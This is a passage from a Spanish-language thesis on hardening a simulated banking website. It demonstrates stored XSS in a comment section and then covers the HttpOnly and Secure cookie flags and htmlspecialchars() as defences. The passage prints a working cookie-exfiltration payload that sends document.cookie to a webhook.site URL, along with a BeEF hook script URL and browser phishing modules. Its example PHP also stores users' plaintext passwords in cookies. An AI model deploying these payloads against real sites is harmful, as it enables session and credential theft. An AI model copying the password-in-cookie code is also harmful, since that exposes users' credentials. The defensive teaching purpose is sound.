

Figura 44. Sección de comentarios del sitio web

Si a la hora de gestionar la sección de comentarios no se tiene en cuenta ninguna medida de seguridad, como observamos en la figura 45, el atacante podría introducir el siguiente script, el cual escribe en la URL que se indique. Esto podría ser el enlace a su sitio web malicioso, el contenido de las cookies de nuestro sitio web.

```
<script>
document.write('<img src="[URL]?c='+document.cookie+'" />');
</script>
```

Figura 45. Script para incrustar una imagen con un URL de origen con un parámetro de consulta para capturar el valor de las cookies del documento

Tomando como ejemplo la página Webhook.site [43]-[44], ver figura 46 y 47, la cual permite inspeccionar, probar y automatizar fácilmente cualquier solicitud HTTP o mensaje de correo electrónico entrante, un atacante podría utilizarla como sitio web malicioso para obtener el contenido de nuestras cookies.



Figura 46. Página principal de Webhook.site

```
<script>
document.write('<img src="https://webhook.site/c7f2017d-c2b3-4704-bf65-d51c88b34890
?c='+document.cookie+'" />');
</script>
```

Figura 47. Uso del sitio Webhook.site para capturar el valor de las cookies

Una vez el atacante tenga establecido el script a utilizar lo introduce como comentario en el sitio web, ver figura 48, donde dicho comando malicioso se guardará en la base de datos. Dada la configuración del sitio web, mostrará el comentario que el atacante ha introducido, lo que hará que sea visible para cualquier usuario que acceda a la página.



Figura 48. Introducción del script malicioso mediante un comentario en el sitio web

Si un usuario accediera al sitio web, se generarían sus cookies de inicio de sesión, las cuales contendrían el valor de su identificador único y su contraseña. Al mostrarse el script previamente introducido por el atacante, ver figura 49, en su sitio web malicioso, en este caso Webhook.site, le llegará una solicitud indicando las cookies que ha capturado. Como se observa en la figura 50, el atacante obtendría sin ningún impedimento el usuario y contraseña de cualquier usuario que acceda al sitio web.



Figura 49. Solicitud recogida en el sitio web malicioso

Figura 50. Obtención del valor de las cookies deseadas

Es esencial configurar los ajustes necesarios [45] para que las cookies sean más seguras y, como se observa en la figura 51, esto se puede llevar a cabo mediante las opciones a continuación.

La primera opción que necesitamos configurar es la opción HttpOnly. Por defecto, cuando no hay ninguna restricción, las cookies pueden ser transferidas no sólo por HTTP, sino que cualquier archivo JavaScript cargado en una página también puede acceder a las cookies. Esta capacidad puede ser peligrosa porque hace que la página sea vulnerable.

La única manera de restringir esto es estableciendo la bandera HttpOnly, lo que significa que la única manera de que las cookies se envíen es a través de una conexión HTTP, no directamente a través de otros medios (es decir, JavaScript).

La segunda opción a la que debemos prestar atención es la opción Secure. Esta opción pone de relieve el segundo problema que por defecto las cookies siempre se envían tanto en peticiones HTTP como HTTPS. Un atacante malicioso que no pueda ver

el tráfico cifrado con una conexión HTTPS puede cambiar fácilmente a una conexión HTTP y acceder a la misma cookie porque no está cifrada. Por lo tanto, necesitamos establecer el indicador Secure para asegurarnos de que la cookie está encriptada cuando se crea.

```php
if(!empty($datos["remember"])) {
    setcookie ("documentNumber",$nombreUsuario,time()+ 3600,null,null,true,true);
    setcookie ("password",$password,time()+ 3600, null,null,true,true);
    echo "Cookies Set Successfuly";
} else {
    setcookie ("documentNumber",$nombreUsuario,time()- 3600, null,null,true,true);
    setcookie ("password",$password,time()- 3600, null,null,true,true);
    echo "Cookies Not Set";
}
```

Figura 51. Protección de las cookies generadas

Llevando a cabo las medidas previamente descritas, si el atacante siguiera los mismos pasos para su anterior ataque, seguiría recibiendo una solicitud con las cookies, pero, como observamos en la figura 52, no obtendría el identificador ni la contraseña del usuario en cuestión.



Figura 52. Valor protegido de las cookies capturadas

5.6 Protección contra Cross-Site Scripting

Como se ha descrito en el apartado anterior, un atacante podría aprovechar la sección de comentarios del sitio web para secuestrar información de las cookies de inicio de sesión de los usuarios. Asimismo, dicho atacante podría ejecutar ataques Cross-site Scripting llevados a cabo por el mismo medio.

Para este caso, supongamos que un atacante cuenta con una herramienta de pruebas de penetración sobre navegadores web, como BeEF (The Browser Exploitation Framework) [46]-[47].

Esta herramienta proporcionaría al atacante un "Hook URL", en este caso "http://10.0.2.15:3000/hook.js", de tal forma que, como observamos en la figura 53, podría introducir este enlace en el sitio web del proyecto, ya que no es posible determinar el propósito o función de este script.



Figura 53. Introducción del script malicioso mediante un comentario en el sitio web

Una vez realizada esta acción, ver figura 54, cada vez que un usuario accediera al sitio web, el atacante obtendría información como el navegador utilizado por la víctima, y demás información relacionada con el sitio web del proyecto.



Figura 54. Captura de la información del sitio web

El siguiente paso que podría realizar un atacante, como observamos en la figura 55 y 56, consta de lanzamientos de módulos de comandos dirigidos y otros ataques contra el sistema desde el contexto del navegador. En este caso de ejemplo, el atacante seleccionaría Google Phising [48], de tal forma que este plugin utilizará una etiqueta de imagen para XSRF el botón de cierre de sesión de Gmail y el sitio web se transformaría en una imagen donde se muestra la página de inicio de Gmail.



Figura 55. Ejecución de ataque Google Phishing dirigido hacia el sitio web capturado



Figura 56. Transformación de la interfaz del sitio web a la página de inicio de Gmail

Finalmente, dicho atacante podría ejecutar un comando Pretty Theft, como observamos en la figura 57 y 58, de tal forma que, en el mismo sitio web donde aparecía la interfaz de Gmail, le pedirá a la víctima sus credenciales de Facebook. Si la víctima introdujera sus datos, dichas credenciales llegarían al atacante sin ningún tipo de impedimento. Este proceso se podría llevar a cabo tantas veces como el atacante ejecute estos comandos.



Figura 57. Ejecución de ataque Pretty Theft dirigido hacia el sitio web capturado



Figura 58. Petición al usuario para introducir sus datos de inicio de sesión en Facebook

Para proteger el sitio web frente a este tipo de ataque, se han de aplicar los métodos [49]-[50] que se exponen a continuación.

Uso de la función htmlspecialchars() [51]. Esta función convierte caracteres especiales en entidades HTML. Para la mayoría de los sitios web, se puede utilizar este método y este es uno de los métodos más populares para prevenir XSS. Este proceso también se conoce como HTML Escaping. La función htmlentities() [52] realiza la misma tarea que htmlspecialchars() pero esta función cubre más entidades de caracteres.

En este proyecto se lleva a cabo la utilización de htmlspecialchars(), ver figura 59, a la hora de guardar el contenido del comentario introducido por el usuario en la base de datos y, posteriormente, mostrar el comentario en el sitio web. Esto hará que, si un atacante introduce el ejemplo de comando previamente detallado, modifique las entidades HTML especiales a caracteres. Como observamos en la figura 60, el resultado de aplicar esta solución hace que sea cual sea el script que un atacante ejecute, será deshabilitado por php.

```php
protected function procesaFormulario($datos)
{
    $comentario = htmlspecialchars($datos['comment']);
    $user = htmlspecialchars($datos['name']);
    $email = htmlspecialchars($datos['email']);

    Comments::guarda_comentario($comentario, $user, $email);
    $result = 'index.php';
    return $result;
}
```

Figura 59. Uso del método htmlspecialchars() al capturar la información introducida por un usuario

comentario	usuario	email
<script scr="http://10.0.2.15:3000/hook.js"></scri...	Sergio	a@gmail.com
<script src="http://10.0.2.15:3000/hook.js">...	Sergio	a@gmail.com

Figura 60. Almacenado del comentario en la base de datos

Capítulo 6 - Conclusiones y trabajo futuro

6.1 Conclusiones

En la era digital los datos son una de las formas más valiosas de activos. Los datos personales, financieros y comerciales se almacenan y se intercambian a través de redes de computadoras y dispositivos móviles. La ciberseguridad es necesaria para proteger estos datos de robos, fraudes y otros ataques cibernéticos.

Por otro lado, la privacidad es un derecho fundamental que todos los usuarios de Internet deberían tener. La ciberseguridad ayuda a proteger la privacidad de los usuarios al evitar que los atacantes accedan a su información personal.

Al comienzo de este proyecto, se estableció un objetivo principal. Este buscaba proporcionar un modelo basado en la creación de un sitio web, simulando las operaciones de una entidad bancaria, para añadir mejoras en ciberseguridad para garantizar la privacidad y seguridad de los usuarios y los datos.

Este objetivo se ha conseguido mediante la introducción general del panorama cibernético actual, el conocimiento de los principales ataques a sitios web, así como la exposición de diversos casos en los que estos ataques tendrían éxito en este proyecto. Así mismo se llevó a cabo la implementación de las medidas de ciberseguridad pertinentes para contrarrestar estos ataques y proteger el sitio web.

6.2 Trabajo futuro

Como trabajo futuro, se plantea la agregación de nuevas funcionalidades por parte del sitio web, con el objetivo de extender e implementar medidas de ciberseguridad adicionales al framework para bancos.

Un ejemplo concreto sería habilitar una opción en la que el usuario pudiera agregar una foto de perfil en su cuenta. Este caso aportaría una vulnerabilidad añadida, ya que esta función es uno de los objetivos predilectos de los atacantes, pues requieren que su sitio web tome una gran cantidad de datos y los escriba en el disco.

Capítulo 7 - Conclusions and future work

7.1 Conclusions

In the digital age, data is one of the most valuable assets. Personal, financial and business data is stored and exchanged across computer networks and mobile devices. Cybersecurity is necessary to protect this data from theft, fraud and other cyber-attacks.

On the other hand, privacy is a fundamental right that all Internet users should have. Cybersecurity helps protect users' privacy by preventing attackers from accessing their personal information.

At the beginning of this project, a main goal was set. This was to provide a model based on the creation of a website, simulating the operations of a banking institution, to add cybersecurity enhancements to ensure the privacy and security of users and data.

This objective was achieved through a general introduction of the current cyber landscape, knowledge of the main attacks on websites, as well as the presentation of several cases in which these attacks would be successful in this project. The implementation of relevant cyber security measures to counter these attacks and protect the website was also carried out.

7.2 Future work

As future work, new functionalities will be added to the website, with the aim of extending and implementing additional cybersecurity measures to the framework for banks.

A concrete example would be to enable an option where the user could add a profile picture to their account. This would provide an added vulnerability, as this function is a favourite target for attackers, because it requires your site to take a large chunk of data and write it to disk.

BIBLIOGRAFÍA

[1] S. A. P. España, «¿Cuáles son las tendencias de ciberseguridad en 2023?», *SAP España News Center*, 9 de febrero de 2023. https://news.sap.com/spain/2023/02/tendencias-de-ciberseguridad-2023/ (accedido 16 de abril de 2023).

[2] B. Marr, «Las cinco principales tendencias de ciberseguridad para 2023», *Forbes España*, 15 de noviembre de 2022. http://forbes.es/empresas/194234/las-cinco-principales-tendencias-de-ciberseguridad-para-2023/ (accedido 16 de abril de 2023).

[3] M. Rojas y J. Gilberto, «Influencia del covid 19 en el incremento de los ciberataques a nivel mundial», mar. 2022, Accedido: 8 de mayo de 2023. [En línea]. Disponible en: http://repository.unipiloto.edu.co/handle/20.500.12277/11574

[4] «The Latest Cyber Crime Statistics (updated May 2023) | AAG IT Support». https://aag-it.com/the-latest-cyber-crime-statistics/ (accedido 8 de mayo de 2023).

[5] D. Freeze, «Cybersecurity Research: All In One Place», *Cybercrime Magazine*, 13 de abril de 2018. https://cybersecurityventures.com/research/ (accedido 8 de mayo de 2023).

[6] «La ciberdelincuencia en España sigue subiendo», 17 de septiembre de 2022. https://gdempresa.gesdocument.com/noticias/ciberdelincuencia-sigue-subiendo (accedido 8 de mayo de 2023).

[7] «Las consecuencias financieras de un ciberataque, cada vez peores | Mitek». https://www.miteksystems.com/es/blog/consecuencias-financieras-ciberataque-peores (accedido 29 de abril de 2023).

[8] «El estado de la ciberseguridad en España 2023».

